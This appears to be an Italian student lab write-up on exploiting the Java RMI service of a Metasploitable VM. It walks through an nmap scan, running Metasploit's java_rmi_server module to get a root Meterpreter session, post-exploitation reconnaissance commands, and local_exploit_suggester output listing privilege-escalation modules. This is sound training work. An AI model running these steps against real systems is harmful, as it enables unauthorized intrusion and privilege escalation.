M4W16D4

Exploit Java RMI

Traccia: La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 - Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111

- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112


- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:

- configurazione di rete;
- informazioni sulla tabella di routing della macchina vittima;
- ogni altra informazione che è in grado di acquisire.


Hint:

Se doveste ricevere l'errore mostrato in figura sotto, modificate il parametro HTTPDELAY e configurate il valore a 20.

Prima di tutto configuriamo entrambe le macchine sugli indirizzi IP specifici, partiamo da Kali: abbiamo aperto ethernet network connection ed abbiamo modificato i parametri come nella immagine seguente, (*systemclt restart networking.service* per riavviare il servizio):




Nella fattispecie già nell'immagine acquisita si vede che le macchine Kali e Metasploitable pingano tra di loro. Ma tornando indietro ora vediamo come settare l'indirizzo IP corretto della Meta: si deve digitare *sudo nano /etc/network/interfaces* e si modificano i parametri, poi per poter attuare immediatamente le modifiche dobbiamo far riavviare il servizio network con *sudo /etc/init.d/networking restart.* Come si può notare la Meta comunica con la Kali:




Dopodiché andiamo sulla Kali, usiamo nmap -sV -Pn 192.168.11.112 per vedere le porte aperte e come richiesto dalla consegna vediamo che la porta 1099 legata al servizio Java RMI è aperta ed è qui che la sfrutteremo per inviare un exploit e prendere possesso della macchina target.

Apriamo Metasploit col comando *msfconsole*, andiamo alla ricerca dell'exploit corretto con *search Java RMI* e notiamo che al numero 8 si trova multi/misc/java_rmi_server. Con Metasploit lanciamo il comando *use* seguito dal nome dell'exploit o il numero associato, in questo caso *use 8*. Dopdiché digitiamo options e ci chiede l'ip target con RHOST e digitiamo 192.168.11.112 e lanciamo con *run* o *exploit* (solitamente è meglio exploit per quanto sia intercambiabile con *run*).




La scritta *meterpreter* > ci indica che siamo entrati. Lancieremo questi comandi (seguita da una spiegazione):

- getuid: per vedere chi siamo, se siamo root o se siamo dei guest o altro
- getprivs per vedere i privilegi ma non è supportato questo comando
- ipconfig: per vedere la configurazione della rete
- route: per vedere le tabelle di routing
- sysinfo: per vedere le informazioni su Sistema Operativo, nome dell'host, tempo di avvio, architettura.
- Ps: per vedere i processi attivi sulla macchina target



Dopodiché mettiamo la Sessione in background con bg e andiamo alla ricerca di un exploit che ci permette di vedere tutti gli exploit possibili da lanciare ovvero post/multi/recpm/local_exploit_suggester

Di questo exploit’opzione da modificare è SESSION, ma prima lanciamo il comando sessions per vedere il numero assegnato al primo exploit che va in background (1) e pertanto lo indichiamo sull’opzione; facendo partire il comando notiamo che in verde sono gli exploit che potremmo eseguire.


kali@kali: ~
File Actions Edit View Help
Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester
msf6 exploit(multi/misc/java_rmi_server) > use 0
msf6 post(multi/recon/local_exploit_suggester) > options
Module options (post/multi/recon/local_exploit_suggester):
Name Current Setting Required Description
SESSION yes The session to run this module on
SHOWDESCRIPTION false yes Displays a detailed description for the available exploits
View the full module info with the info, or info -d command.
msf6 post(multi/recon/local_exploit_suggester) > sessions
Active sessions
Id Name Type Information Connection
1 meterpreter java/linux root @ metasploitable 192.168.11.111:4444 → 192.168.11.112:52924 (192.168.11.112)
msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION ⇒ 1
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 192.168.11.112 - Collecting local exploits for java/linux ...
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/logging-2.4.0/lib/logging.rb:10: warning: /usr/lib/x86_64-linux-gnu/ruby/3.3.0/syslog.so was loaded from the standard library, but will no longer be part of the default gems starting from Ruby 3.4.0.
You can add syslog to your Gemfile or gemspec to silence this warning.
Also please contact the author of logging-2.4.0 to request adding syslog into its gemspec.
[*] 192.168.11.112 - 203 exploit checks are being tried ...
[+] 192.168.11.112 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The service is running, but could not be validated. /bin/ping is not setuid
[+] 192.168.11.112 - exploit/linux/local/glibc_origin_expansion_priv_esc: The service is running, but could not be validated. /bin/ping is not setuid
[+] 192.168.11.112 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.11.112 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[+] 192.168.11.112 - exploit/linux/local/su_login: The target appears to be vulnerable.
[*] Running check method for exploit 66 / 66
[*] 192.168.11.112 - Valid modules for session 1:
Name Potentially Vulnerable? Check Result
1 exploit/linux/local/glibc_ld_audit_dso_load_priv_esc Yes The service is running, but could not be validated. /bin/ping is not setuid
2 exploit/linux/local/glibc_origin_expansion_priv_esc Yes The service is running, but could not be validated. /bin/ping is not setuid
3 exploit/linux/local/netfilter_priv_esc_ipv4 Yes The target appears to be vulnerable.
4 exploit/linux/local/ptrace_sudo_token_priv_esc Yes The service is running, but could not be validated.
5 exploit/linux/local/su_login Yes The target appears to be vulnerable.
6 exploit/linux/local/abrt_raceabrt_priv_esc No The target is not exploitable.
7 exploit/linux/local/abrt_sosreport_priv_esc No The target is not exploitable.
8 exploit/linux/local/af_packet_chocobo_root_priv_esc No The target is not exploitable. System architecture i686 is not supported
9 exploit/linux/local/af_packet_packet_set_ring_priv_esc No The target is not exploitable.